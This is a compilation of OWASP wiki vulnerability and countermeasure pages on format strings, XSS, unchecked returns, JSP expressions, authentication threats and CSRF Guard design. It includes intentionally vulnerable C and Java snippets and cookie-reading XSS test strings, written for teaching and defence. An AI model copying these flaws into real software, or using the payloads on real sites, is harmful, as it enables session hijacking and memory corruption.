Two dubious assumptions that are easy to spot in code are "this function call can never fail" and "it doesn't matter if this function call fails". When a programmer ignores the return value from a function, they implicitly state that they are operating under one of these assumptions.

## EXAMPLES

### Example

The following code does not check to see if the string returned by `getParameter()` is null before calling the member function `compareTo()`, potentially causing a null dereference.

```
String itemName = request.getParameter(ITEM_NAME);
if (itemName.compareTo(IMPORTANT_ITEM)) {
    ...
}
...
```

The traditional defense of this coding error is:

```
"I know the requested value will always exist because ... If it does not exist, the program
cannot perform the desired behavior so it doesn't matter whether I handle the error or simply
allow the program to die dereferencing a null value."
```

But attackers are skilled at finding unexpected paths through programs, particularly when exceptions are involved.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

[[Unchecked Return Value]]

## RELATED COUNTERMEASURES

[:Category:Input Validation]]

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Java]]

[[Category:Code Snippet]]

[[Category:Implementation]]

QUEBRA

## FORMAT STRING

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Allowing an attacker to control a function's format string may result in a buffer overflow.

## DESCRIPTION

Format string vulnerabilities occur when:

- Data enters the application from an untrusted source.
- The data is passed as the format string argument to a function like `sprintf()`, `FormatMessageW()`, or `syslog()`.

## EXAMPLES

### Example 1

The following code copies a command line argument into a buffer using `snprintf()`.

```
int main(int argc, char **argv){
    char buf[128];
    ...
    snprintf(buf, 128, argv[1]);
}
```

This code allows an attacker to view the contents of the stack and write to the stack using a command line argument containing a sequence of formatting directives. The attacker can read from the stack by providing more formatting directives, such as `%x`, than the function takes as arguments to be formatted. (In this example, the function takes no arguments to be formatted.) By using the `%n` formatting directive, the attacker can write to the stack, causing `snprintf()` to write the number of bytes output thus far to the specified argument (rather than reading a value from the argument, which is the intended behavior). A sophisticated version of this attack will use four staggered writes to completely control the value of a pointer on the stack.

### Example 2

Certain implementations make more advanced attacks even easier by providing format directives that control the location in memory to read from or write to. An example of these directives is shown in the following code, written for glibc:

```
printf("%d %d %1$d %1$d\n", 5, 9);
```

This code produces the following output:

```
5 9 5 5
```

It is also possible to use half-writes (%hn) to accurately control arbitrary DWORDS in memory, which greatly reduces the complexity needed to execute an attack that would otherwise require four staggered writes, such as the one mentioned in Example 1.

### Example 3

Simple format string vulnerabilities often result from seemingly innocuous shortcuts. The use of some such shortcuts is so ingrained that programmers might not even realize that the function they are using expects a format string argument.

For example, the syslog() function is sometimes used as follows:

```
...
syslog(LOG_ERR, cmdBuf);
...
```

Because the second parameter to syslog() is a format string, any formatting directives included in cmdBuf are interpreted as described in Example 1.

The following code shows a correct usage of syslog():

```
...
syslog(LOG_ERR, "%s", cmdBuf);
...
```

## RELATED THREATS RELATED ATTACKS

- [[Format String Attack]]
- [[:Category:Injection Attack]]

## RELATED VULNERABILITIES

[[Buffer overflow]]

## RELATED COUNTERMEASURES

[[:Category:Input Validation]]

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Use of Dangerous API]]

[[Category:C]]

[[Category:Code Snippet]]

[[Category:Implementation]]

QUEBRA

## CROSS SITE SCRIPTING

Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding it.

An attacker can use XSS to send malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

XSS attacks can generally be categorized into two categories: stored and reflected. Stored attacks are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Reflected attacks are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web server. When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the user's browser. The browser then executes the code because it came from a 'trusted' server.

The consequence of an XSS attack is the same regardless of whether it is stored or reflected. The difference is in how the payload arrives at the server. Do not be fooled into thinking that a "read only" or "brochureware" site is not vulnerable to serious reflected XSS attacks. XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. The most severe XSS attacks involve disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account. Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirecting the user to some other page or site, and modifying presentation of content. An XSS vulnerability allowing an attacker to modify a press release or news item could affect a company's stock price or lessen consumer confidence. An XSS vulnerability on a pharmaceutical site could allow an attacker to modify dosage information resulting in an overdose.

Attackers frequently use a variety of methods to encode the malicious portion of the tag, such as using Unicode, so the request is less suspicious looking to the user. There are hundreds of variants of these attacks, including

versions that do not even require any < > symbols. For this reason, attempting to “filter out” these scripts is not likely to succeed. Instead we recommend validating input against a rigorous positive specification of what is expected. XSS attacks usually come in the form of embedded JavaScript. However, any embedded active content is a potential source of danger, including: ActiveX (OLE), VBscript, Shockwave, Flash and more.

XSS issues can also be present in the underlying web and application servers as well. Most web and application servers generate simple web pages to display in the case of various errors, such as a 404 ‘page not found’ or a 500 ‘internal server error.’ If these pages reflect back any information from the user’s request, such as the URL they were trying to access, they may be vulnerable to a reflected XSS attack.

The likelihood that a site contains XSS vulnerabilities is extremely high. There are a wide variety of ways to trick web applications into relaying malicious scripts. Developers that attempt to filter out the malicious parts of these requests are very likely to overlook possible attacks or encodings. Finding these flaws is not tremendously difficult for attackers, as all they need is a browser and some time. There are numerous free tools available that help hackers find these flaws as well as carefully craft and inject XSS attacks into a target site.

## ENVIRONMENTS AFFECTED

All web servers, application servers, and web application environments are susceptible to cross site scripting.

## EXAMPLES AND REFERENCES

- The Cross Site Scripting FAQ: <http://www.cgisecurity.com/articles/xss-faq.shtml>
- XSS Cheat Sheet: <http://ha.ckers.org/xss.html>
- CERT Advisory on Malicious HTML Tags: <http://www.cert.org/advisories/CA-2000-02.html>
- CERT “Understanding Malicious Content Mitigation” [http://www.cert.org/tech\\_tips/malicious\\_code\\_mitigation.html](http://www.cert.org/tech_tips/malicious_code_mitigation.html)
- Cross-Site Scripting Security Exposure Executive Summary: <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/topics/ExSumCS.asp>
- Understanding the cause and effect of CSS Vulnerabilities: <http://www.technicalinfo.net/papers/CSS.html>
- OWASP Guide to Building Secure Web Applications and Web Services, Chapter 8: Data Validation <http://www.owasp.org/documentation/guide.html>
- OWASP Testing Guide, Testing for Cross Site Scripting [http://www.owasp.org/index.php/Testing\\_for\\_Cross\\_site\\_scripting](http://www.owasp.org/index.php/Testing_for_Cross_site_scripting)
- How to Build an HTTP Request Validation Engine (J2EE validation with Stinger) <http://www.owasp.org/columns/jeffwilliams/jeffwilliams2>
- Have Your Cake and Eat it Too (.NET validation) <http://www.owasp.org/columns/jpoteet/jpoteet2>
- XSSed Cross-Site Scripting (XSS) Information and Mirror Archive of Vulnerable Websites <http://www.xssed.com>

## HOW TO DETERMINE IF YOU ARE VULNERABLE

XSS flaws can be difficult to identify and remove from a web application. The best way to find flaws is to perform a security review of the code and search for all places where input from an HTTP request could possibly make its way into the HTML output. Note that a variety of different HTML tags can be used to transmit a malicious JavaScript. Nessus, Nikto, and some other available tools can help scan a website for these flaws, but can only scratch the surface. If one part of a website is vulnerable, there is a high likelihood that there are other problems as well.

## HOW TO PROTECT YOURSELF

The best way to protect a web application from XSS attacks is ensure that your application performs validation of all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed. The validation should not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content. We strongly recommend a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

Encoding user supplied output can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding:

Character	Encoding
<	&lt; or &#60;
>	&gt; or &#62;
&	&amp; or &#38;
"	&quot; or &#34;
'	&#39;
(	&#40;
)	&#41;
#	&#35;
%	&#37;
;	&#59;
+	&#43;
-	&#45;

Also, it's crucial that you turn off HTTP TRACE support on all webserver. An attacker can steal cookie data via Javascript even when document.cookie is disabled or not supported on the client. This attack is mounted when a user post a malicious script to a forum so when another user clicks the link, an asynchronous HTTP Trace call is triggered which collects the users cookie information from the server, and then sends it over to another malicious server that collects the cookie information so the attacker can mount a session hijack attack. This is easily mitigated by removing support for HTTP TRACE on all webserver.

The [OWASP Filters Project](#) is producing reusable components in several languages to help prevent many forms of parameter tampering, including the injection of XSS attacks. In addition, the [OWASP WebGoat Project](#) training program has lessons on Cross-Site Scripting and data encoding.

## CATEGORIES

[OWASP Top Ten Project](#)

[Vulnerability](#)

\_\_NOEDITSECTION\_\_

QUEBRA

## USE OF OBSOLETE METHODS

{{Template:Vulnerability}}



{{Template:Fortify}}

## ABSTRACT

The use of deprecated or obsolete functions may indicate neglected code.

## DESCRIPTION

As programming languages evolve, functions occasionally become obsolete due to:

- Advances in the language
- Improved understanding of how operations should be performed effectively and securely
- Changes in the conventions that govern certain operations
- Functions that are removed are usually replaced by newer counterparts that perform the same task in some different and hopefully improved way.

Refer to the documentation for this function in order to determine why it is deprecated or obsolete and to learn about alternative ways to achieve the same functionality. The remainder of this text discusses general problems that stem from the use of deprecated or obsolete functions.

## EXAMPLES

The following code uses the deprecated function `getpw()` to verify that a plaintext password matches a user's encrypted password. If the password is valid, the function sets `result` to 1; otherwise it is set to 0.

```
...
getpw(uid, pwdline);
for (i=0; i<3; i++){
    cryptpw=strtok(pwdline, ":");
    pwdline=0;
}
result = strcmp(crypt(plainpw,cryptpw), cryptpw) == 0;
...
```

Although the code often behaves correctly, using the `getpw()` function can be problematic from a security standpoint, because it can overflow the buffer passed to its second parameter. Because of this vulnerability, `getpw()` has been supplanted by `getpwuid()`, which performs the same lookup as `getpw()` but returns a pointer to a statically-allocated structure to mitigate the risk.

Not all functions are deprecated or replaced because they pose a security risk. However, the presence of an obsolete function often indicates that the surrounding code has been neglected and may be in a state of disrepair. Software security has not been a priority, or even a consideration, for very long. If the program uses deprecated or obsolete functions, it raises the probability that there are security problems lurking nearby.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:C]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:Use of Dangerous API]]

QUEBRA

## WEAK CREDENTIALS

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Authentication\_Vulnerability]]

QUEBRA

## J2EE BAD PRACTICES: JSP EXPRESSIONS

### OVERVIEW

JSP 2.0 introduced a new capability allowing one to use JSP Expressions directly within the template text (i.e. outside of tag libraries or tag files) of a web page. However, improper use of the expressions will leave an application open to [[XSS Attacks]].

### CONSEQUENCES

- Failing to use JSP Expressions properly will leave an application open to [[XSS Attacks]].

### EXPOSURE PERIOD

This vulnerability has existed since servlet containers and application servers began implementing the [\[\[http://jcp.org/en/jsr/detail?id=152| JSP 2.0 standard\]\]](http://jcp.org/en/jsr/detail?id=152)

## PLATFORM

- Languages: Java/JSP

## REQUIRED RESOURCES SEVERITY

High

## LIKELIHOOD OF EXPLOIT

If a developer uses JSP Expressions to write unsanitized, user-entered data to a page, the likelihood of exploit is very high.

## DISCUSSION

JSP 2.0 expressions allow developers to expose data and objects stored in application, session, request, or page scope using an Ant-style syntax. It allows you to replace this

```
<table>
<c:forEach var="book" items="${books}">
<tr>
<td><c:out value="${book.title}" /></td>
<td><c:out value="${book.author}" /></td>
<td><c:out value="${book.isbn}" /></td>
</tr>
</c:forEach>
</table>
```

with this

```
<table>
<c:forEach var="book" items="${books}">
<tr>
<td>${book.title}</td>
<td>${book.author}</td>
<td>${book.isbn}</td>
</tr>
</c:forEach>
</table>
```

As you can see, the syntax in the second example is more succinct. However, it may also expose a Cross Site Scripting [[XSS Attacks| XSS]] vulnerability. The problem that few tutorials (including [<http://java.sun.com/javaee/5/docs/tutorial/doc>| Sun's Java EE 5 Tutorial]) mention is that the expression syntax does not escape HTML characters. Therefore, any web application using JSP Expressions to output unsanitized, user-entered data will be vulnerable to Cross Site Scripting (XSS) attacks.

## AVOIDANCE AND MITIGATION

The safest cure for this XSS vulnerability leads one right back to the first example. As section 2.2.2 of the JSP 2.0 Specification reads, "In cases where escaping is desired (for example, to help prevent cross-site scripting attacks), the JSTL core tag `c:out` can be used."

To be sure your code is not vulnerable to the potential XSS vulnerability described herein, use JSP Expressions only as tag library attribute values and stick to using JSTL's `c:out` tag for writing text to a page. Deciding which instances of template text expression usage are safe and which are not is error prone and the consequences of a mistake are grave.

## EXAMPLES

See [\[\[#Discussion\]\]](#) above.

## RELATED PROBLEMS

[{{Template:Vulnerability}}](#)

[{{Template:Stub}}](#)

[\[\[Category:Vulnerability\]\]](#)

[\[\[Category:Implementation\]\]](#)

[\[\[Category:Java\]\]](#)

[\[\[Category:Use of Dangerous API\]\]](#)

QUEBRA

## COMPREHENSIVE LIST OF THREATS TO AUTHENTICATION PROCEDURES AND DATA

### BACKGROUND

There is a bewildering array of tricks, techniques, and technologies that exist to steal passwords, attack password systems, and circumvent authentication security.

### THE LIST

Here is the list:

- 1. Confidence Tricks
  - 1.1. [\[\[Phishing\]\]](#) emails
    - 1.1.1. to lure victims to [\[\[Spoofing\\_attack|spooft sites\]\]](#)
    - 1.1.2. to lure victims into installing [\[\[Malware|malicious code\]\]](#)
    - 1.1.3. to lure victims towards [\[\[Exploit \(computer security\)|O/S vulnerabilities\]\]](#) to inject malicious code
    - 1.1.4. to lure victims into revealing information directly via reply or via embedded FORMS within the email

- 1.2. telephone phishing
  - 1.2.1. to directly extract auth info
  - 1.2.2. to direct victim to spoof site
- 1.3. person-to-person phishing / situation engineering
  - 1.3.1. to directly extract auth info (ask)
  - 1.3.2. to direct victim to spoof site
  - 1.3.3. shoulder surfing (aka 4.5.2)
  - 1.3.4. physical attack of user - see 4.7
  - 1.3.5. physical attack of user resources (eg: computer theft)
  - 1.3.6. physical attack of server resources (eg: server/hosting-facility compromise)
- 1.4. typographic attacks
  - 1.4.1. purpose: spoofing (eg: paypa1.com - using a number 1 for a little L)
  - 1.4.2. purpose: direct download of malicious code
  - 1.4.3. purpose: browser exploit injection
- 1.5. online phishing
  - 1.5.1. pop-up/pop-behind windows to spoof sites
  - 1.5.2. floating <DIV> or similar elements (eg: emulating an entire browser UI)
- 2. Remote Technical Tricks
  - 2.1. spoof techniques
    - 2.1.1. vanilla fake look-alike spoof web sites
    - 2.1.2. CGI proxied look-alike web site (server CGI talks to real site in real time - "man in the middle attack")
    - 2.1.3. popup windows hiding the address bar (3.4.1/3.4.2)
    - 2.1.4. &lt;DIV> simulated browsers (1.5.2)
  - 2.2. iframe exploits (eg: 1.5.1/1.1.3) (spammers buy iframes to launch 1.5 and 1.4 attacks)
  - 2.3. p2p filesharing publication of products modified to remove/limit protection - PGP, IE7, Mozilla, ...
  - 2.4. DNS poisoning (causes correct URL to go to spoof server)
    - 2.4.1 client "hosts" file modification
    - 2.4.2 ISP's DNS servers compromised
  - 2.5. traffic sniffing (eg: at ISP, telco, WiFi, LAN, phone tap...)
  - 2.6. proxy poisoning (correct URL returns incorrect HTML)
  - 2.7. browser exploits (correct URL returns incorrect HTML)
  - 2.8. targeted proxy attack
    - 2.8.1. directs to vanilla spoof web site (2.1.1)
    - 2.8.2. uses CGI re-writing to proxy legitimate site (eg: convert HTTPS into HTTP to activate traffic sniffing) (2.1.2)

- 2.8.3 activates 5.7
- 2.9. Authorized exploitation - see 3.5.
- 2.10. Exploiting outdated technology - eg: old browsers allowing frames from site A to read content in site B.
- 2.11. undismisable download dialogues (eg: active-X) - see 3.3
- 3. Local Technical Tricks
  - 3.2. Software vulnerabilities (aka exploits - eg - 1.1.3)
    - 3.1.1. Known
    - 3.1.2. Unknown
  - 3.2. Browser "toolbars" (grant unrestricted DOM access to SSL data)
  - 3.3. Trojans
    - 3.3.1. Standalone modified/hacked legitimate products (eg: PGP or a MSIE7) with inbuilt protection removed/modified.
    - 3.3.2. Bogus products (eg: the anti-spyware tools manufactured by the Russian spam gangs)
    - 3.3.3. Legitimate products with deliberate secret functionality (eg: warez keygens, sony/CD-Rom music piracy-block addins)
    - 3.3.4. Backdoors (activate remote control and 3.4.1/3.4.2)
  - 3.4. Viruses
    - 3.4.1. General - keyloggers, mouse/screen snapshotters
    - 3.4.2. Targeted - specifically designed for certain victim sites (eg paypal/net banking) or certain victim actions (eg: password entry, detecting typed credit card numbers)
  - 3.5. Authorized exploitation
    - 3.5.1. An authority (eg: Microsoft WPA/GA, Police, ISP, MSS, FBI, CIA, MI5, Feds...) Engineers "legitimately" signed & authenticated Trojan/Viral software to be shipped down the wire (eg: during "Windows Update") to victim PC
    - 3.5.2. Privileged persons (eg government, company staff, datacenter staff, hackers) "legitimately" compromise servers or steal secrets serverside.
  - 3.6. Visual tricks
    - 3.6.1. browser address bar spoofing
    - 3.6.2. address bar hiding
  - 3.7. Hardware attacks
    - 3.7.1. keylogger devices
    - 3.7.2. TEMPEST

- 3.7.3. malicious hardware modification (token mods, token substitution, auth device substitution/emulation/etc)
- 3.8. Carnivore, DCS1000, Altivore, NetMap, Echelon, Magic Lantern, RIPA, SORM... see 3.5
- 4. Victim Mistakes
  - 4.1. writing down passwords
  - 4.2. telling people passwords
    - 4.2.1. deliberately (eg: friends/family)
    - 4.2.2. under duress (see 4.7)
  - 4.3. picking weak passwords
  - 4.4. using same passwords in more than one place
  - 4.5. inattentiveness when entering passwords
    - 4.5.1. not checking "https" and padlock and URL
    - 4.5.2. not preventing shoulder surfing
  - 4.6. permitting accounts to be "borrowed"
  - 4.7. physical attack (getting mugged)
    - 4.7.1. to steal auth info
    - 4.7.2. to acquire active session
    - 4.7.3. to force victim to take action (eg: xfer money)
  - 4.8. allowing weak lost-password "questions"/procedures
  - 4.9. people using outdated older technology (see 2.10)
- 5. Implementation Oversights
  - 5.1. back button
  - 5.2. lost password procedures
  - 5.3. confidence tricks against site (as opposed to user)
  - 5.4. insecure cookies (non-SSL session usage)
  - 5.5. identity theft? site trusts user's lies about identity - see 7.1
  - 5.6. trusting form data
  - 5.7. accepting auth info over NON-SSL (eg: forgetting to check

`$ENV{HTTPS}`

is 'on' when performing CGI password checks)

- 5.8. allowing weak lost-password "questions"/procedures
- 5.9. replay
- 5.10. robot exclusion (eg: block mass password guessing)
- 5.11. geographical exclusion (eg: block logins from Korea)

- 6.12. user re-identification - eg - "We've never seen you using Mozilla before"
- 6.13. site-to-user authentication
- 6.14. allowing users to "remember" auth info in browser (permits local attacks by unauthorised users)
- 6.15. blocking users from being allowed to "remember" auth info in browser (facilitates spoofing / keyloggers)
- 6.16. using cookies (may permit local attacks by unauthorised users)
- 6.17. not using cookies (blocks site from identifying malicious activity or closing co-compromised accounts)
- 6.18. preventing foreign script in web site context (eg: cookie theft, bogus injected login screens on live site, etc) - also called Cros-Site-Scripting or XSS
- 6.19. input data sanitization. eg: someone typing this in a "name" input box:

```
<script>alert (document.cookie)</script>
```

- 6.20. output data sanitization. eg: allowing this to be printed in a form

```
value=
```

field without escaping the quotes

```
' onclick='alert (document.cookie)
```

- 6.21. cryptographic oversights - using

```
time ()
```

or

```
rand ()
```

or pseudo-random functions to generate cookies or IDs or session keys (all can be easily guessed)

- 6.22. sessions: omitting key protection (eg: using serial integers when generating session keys/cookies/etc)
- 6.23. data: omitting key protection (eg: using unprotected database key ID's in hidden <form> elements)
- 6.24. ? XmlHttpRequests - might allow XSS or browser-based spoofing via proxy
- 6.25. ? Other crypto attacks on implementations
- 6. Denial of Service attacks
  - 6.1. deliberate failed logins to lock victim out of account
  - 6.2. deliberate failed logins to acquire out-of-channel subsequent access (eg: password resets)
- 7. Enrollment attacks
  - 7.1. Deliberate wrongdoer creates new set of credentials (eg: via identity theft)
  - 7.2. Identity squatters "register" your name/nickname/persona prior to you.
- 8. Please contribute to this document! (click the "edit" button above)



[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

[[Category:Authentication]]

## Countermeasure

---

### .NET CSRF GUARD

{{Template:Stub}}

This page, like the tool, is a work in progress. Questions? Contact Jason Axley ([[User:Jaxley|Jaxley]]) or use the Talk page.

### PROBLEM OVERVIEW

A realization that I just had today was that it seems that the root cause of CSRF is cookie-based session IDs that get auto-sent by the browser with each request. What CSRFGuard (Java and this .Net version) therefore try to do is to allow one to continue using Cookie-based sessions by layering on top of this yet another session token that "isn't" sent in a cookie to essentially attempt to authenticate the HTML page contents and links as belonging to a legitimate session.

#### ASP.Net specific concerns

CSRF can actually be prevented in .Net already -- but you have to be using ViewState. In fact, ViewState prevents many other attacks as a happy coincidence, such as several data input validation attacks for non-text-form fields.

There are problems with relying on ViewState however:

- Developers can disable ViewState per-page or on an entire ASP.Net application. They can also forget to enable it on a key page. Knowing you have protection becomes a laborious code-and-configuration-review-problem.
- ViewState can result in hugely bloated page content if it is not cared for properly during development
- Developers can inadvertently divulge sensitive data in ViewState that may go unnoticed since ViewState is Base64-encoded in the page content

There are also those out there who think that ASP.Net is immune to CSRF already, probably because ViewState is enabled by default so if you try CSRF attacks without knowing this key fact, you may be lulled into a false sense of security (or at least may not appreciate "why" CSRF doesn't work in a default setup). You can try it yourself easily enough (and I will probably include a demo of ViewState CSRF protection in my sample test web application when the code is released).

Try to submit a CSRF form post to a page with ViewState enabled. Notice that it does not work. Now, edit the Web.config and add:

```
<pages enableViewState="false" />
```

## THREAT MODEL

TODO

## HOW IT WORKS

### Incoming Requests: Protection

The module hooks the YYYYYY event and calls on the CSRFGuard object to check the contents of the request for whether to even bother validating the request or not. There are several cases (many configurable) where it makes sense to skip the request (meaning that it doesn't represent a CSRF attack risk)

- case 1
- case 2
- case n

If it determines that the request needs checking, then it compares the passed CSRFGuard Session Token to the one stored in the user's ASP.Net session. If they do not match, or if the token is not present, then we've got a CSRF attempt.

When a CSRF attempt is detected, the Module then decides what to do about it, based in large part to the configuration. There are likely to be many, many possible cases so an attempt will be made to design high-level generic mechanisms that can support various use cases.

### Outgoing Responses: Page Rewriting

The module also hooks the ZZZZZ event and provides a custom Request Filter that interrogates the outgoing HTML so that we can inject our CSRFGuard Session Token

## IMPLEMENTATION APPROACH

This project takes an analogous approach to the J2EE CSRF Guard J2EE Filter in the ASP.Net world: an ASP.Net HTTP Module / Filter.

### Design Goals

- Threat-modeled design and implementation
- Fully test-driven (will be using nunit2)
  - And very high code coverage for unit tests (using ncover)
- Automated build (will be using nant)
- Highly configurable
  - Allow for flexibility to support all different kinds of applications.
- Highly modular code

- Bulk of the decision-making is done automagically in objects who can then be interrogated for access decisions
- Small classes and methods for clarity and avoiding overly-complex code.
- Ease potential rolling multiple utilities like this into a single uber-HTTP-Module framework later ""(need to check out status of the mod\_security port to .Net)""
- No tight coupling to the application required (but may be useful to support for optimizing performance or integration)
- Allow non-security code to be overridden by another implementation (e.g. use your own Logger class, use your own Config file class, support additional response mechanisms, etc.)
- Ability to run in a [[.Net\_Full\_Trust|partial trust]] environment (hat tip to [[User:Dinis.cruz]])
- Ability to optimize the configuration to just where you most expect to have CSRF vulnerabilities (e.g. avoid work for no security gain)
- Not just a straight code port from J2EE version

#### Differences between this and the J2EE version (to be resolved)

TODO

#### IMPLEMENTATION

TODO

- Insert UML / Class diags and discussion of design

#### RELATED WORK

- [[PHP CSRF Guard]]
- [[CSRF Guard|J2EE CSRF Guard]]
- [http://www.thespanner.co.uk/2007/10/19/jsck/ Javascript Cross Site Request Forgery Protection Kit]
- [[ESAPI|OWASP Enterprise Security API]]

#### TODO

- Finish this wiki page
- Check out J2EE CSRF Guard 2.0 features and nomenclature for possible alignment
- Investigate threats of bad applications that leak ASP.Net session info from HTTPS to HTTP. This module right now is implicitly assuming that the session is trustworthy which it would be nice if we could have some programmatic basis for believing this.
- Write nunit test cases for everything
- Write nant build script
- Investigate techniques/designs to allow overriding of the logging method, etc. to hook in the platform log4net logger, for example
- Loads of error handling to be production-ready.
- Secure Coding:
  - Data input validation on everything
  - Data input canonicalization

- Features:
  - Implement URL whitelisting
  - Filters
    - Regex filter
      - Implement parameter substitution
    - Javascript filter
    - HTMLParser filter
  - Implement logging options
  - Implement configurable evasive actions
    - Logger
    - Kill session
    - redirect to URL (with optional parameters to denote the error info or message type)
    - Simply Print error message to screen and block
    - Call another authentication source to validate the user action
  - Investigate an option for an application to provide its own web control (hidden) that you could override with the value from session instead of replacing the form tags with regex.
  - Or, an option that would involve tightly coupling the app and the module -- the module could stick the token in session and the app could put it in the pages; then the module would only need to validate the data coming back and not do any rewriting.
- Document the design and configurable options on the wiki
- Get the code into source control

[[Category:OWASP\_CSRFGuard\_Project]]

[[Category:OWASP\_Validation\_Project]]

[[Category:Countermeasure]]

[[Category:OWASP\_.NET\_Project]]

QUEBRA

## CATEGORY:ACCESS CONTROL

### OVERVIEW

Access Control, also known as Authorization — is mediating access to resources on the basis of identity and is generally policy-driven (although the policy may be implicit). It is the primary security service that concerns most software, with most of the other security services supporting it. For example, access control decisions are generally

enforced on the basis of a user-specific policy, and authentication is the way to establish the user in question. Similarly, confidentiality is really a manifestation of access control, specifically the ability to read data. Since, in computer security, confidentiality is often synonymous with encryption, it becomes a technique for enforcing an access-control policy.

Policies that are to be enforced by an access-control mechanism generally operate on sets of resources; the policy may differ for individual actions that may be performed on those resources (capabilities). For example, common capabilities for a file on a file system are: read, write, execute, create, and delete. However, there are other operations that could be considered “meta-operations” that are often overlooked — particularly reading and writing file attributes, setting file ownership, and establishing access control policy to any of these operations.

Often, resources are overlooked when implementing access control systems. For example, buffer overflows are a failure in enforcing write-access on specific areas of memory. Often, a buffer overflow exploit also accesses the CPU in a manner that is implicitly unauthorized as well.

### Advantage of Mandatory Access Control

From the perspective of end-users of a system, access control should be mandatory whenever possible, as opposed to discretionary. Mandatory access control means that the system establishes and enforces a policy for user data, and the user does not get to make his own decisions of who else in the system can access data. In discretionary access control, the user can make such decisions. Enforcing a conservative mandatory access control policy can help prevent operational security errors, where the end user does not understand the implications of granting particular privileges. It usually keeps the system simpler as well.

Mandatory access control is also worth considering at the OS level, where the OS labels data going into an application and enforces an externally defined access control policy whenever the application attempts to access system resources. While such technologies are only applicable in a few environments, they are particularly useful as a compartmentalization mechanism, since — if a particular application gets compromised — a good MAC system will prevent it from doing much damage to other applications running on the same machine.

[[Category:Countermeasure]]

[[Category:OWASP CLASP Project]]

QUEBRA

## CATEGORY:AUTHENTICATION

### OVERVIEW

In most cases, one wants to establish the identity of either a communications partner or the owner, creator, etc. of data. For network connections, it is important to perform authentication at login time, but it is also important to perform ongoing authentication over the lifetime of the connection; this can easily be done on a per-message basis without inconveniencing the user. This is often thought of as message integrity, but in most contexts integrity is a side-effect of necessary re-authentication.

Authentication is a prerequisite for making policy-based access control decisions, since most systems have policies that differ, based on identity.

In reality, authentication rarely establishes identity with absolute certainty. In most cases, one is authenticating credentials that one expects to be unique to the entity, such as a password or a hardware token. But those credentials can be compromised. And in some cases (particularly in biometrics), the decision may be based on a metric that has a significant error rate.

Additionally, for data communications, an initial authentication provides assurance at the time the authentication completes, but when the initial authentication is used to establish authenticity of data through the life of the connection, the assurance level generally goes down as time goes on. That is, authentication data may not be “fresh,” such as when the valid user wanders off to eat lunch, and some other user sits down at the terminal.

In data communication, authentication is often combined with key exchange. This combination is advantageous since there should be no unauthenticated messages (including key exchange messages) and since general-purpose data communication often requires a key to be exchanged. Even when using public key cryptography where no key needs to be exchanged, it is generally wise to exchange them because general-purpose encryption using public keys has many pitfalls, efficiency being only one of them.

### Authentication Factors

There are many different techniques (or factors) for performing authentication. Authentication factors are usually termed strong or weak. The term strong authentication factor usually implies reasonable cryptographic security levels, although the terms are often used imprecisely.

Authentication factors fall into these categories:

- Things you know — such as passwords or passphrases. These are usually considered weak authentication factors, but that is not always the case (such as when using a strong password protocol such as SRP and a large, randomly generated secret). The big problem with this kind of mechanism is the limited memory of users. Strong secrets are difficult to remember, so people tend to share authentication credentials across systems, reducing the overall security. Sometimes people will take a strong secret and convert it into a “thing you have” by writing it down. This can lead to more secure systems by ameliorating the typical problems with weak passwords; but it introduces new attack vectors.
- Things you have — such as a credit card or an RSA SecurID (often referred to as authentication tokens). One risk common to all such authentication mechanisms is token theft. In most cases, the token may be clonable. In some cases, the token may be used in a way that the actual physical presence is not required (e.g., online use of credit card doesn’t require the physical card).
- Things you are — referring particularly to biometrics, such as fingerprint, voiceprint, and retinal scans. In many cases, readers can be fooled or circumvented, which provides captured data without actually capturing the data from a living being.

A system can support multiple authentication mechanisms. If only one of a set of authentication mechanisms is required, the security of the system will generally be diminished, as the attacker can go after the weakest of all supported methods.

However, if multiple authentication mechanisms must be satisfied to authenticate, the security increases (the defense-in-depth principle). This is a best practice for authentication and is commonly called multi-factor authentication. Most commonly, this combines multiple kinds of authentication mechanism — such as using both SecurID cards and a short PIN or password.

### Who is Authenticated?

In a two-party authentication (by far, the most common case), one may perform one-way authentication or mutual authentication. In one-way authentication, the result is that one party has confidence in the identity of the other — but not the other way around. There may still be a secure channel created as a result (i.e., there may still be a key exchange).

Mutual authentication cannot be achieved simply with two parallel one-way authentications, or even two one-way authentications over an insecure medium. Instead, one must cryptographically tie the two authentications together to prove there is no attacker involved.

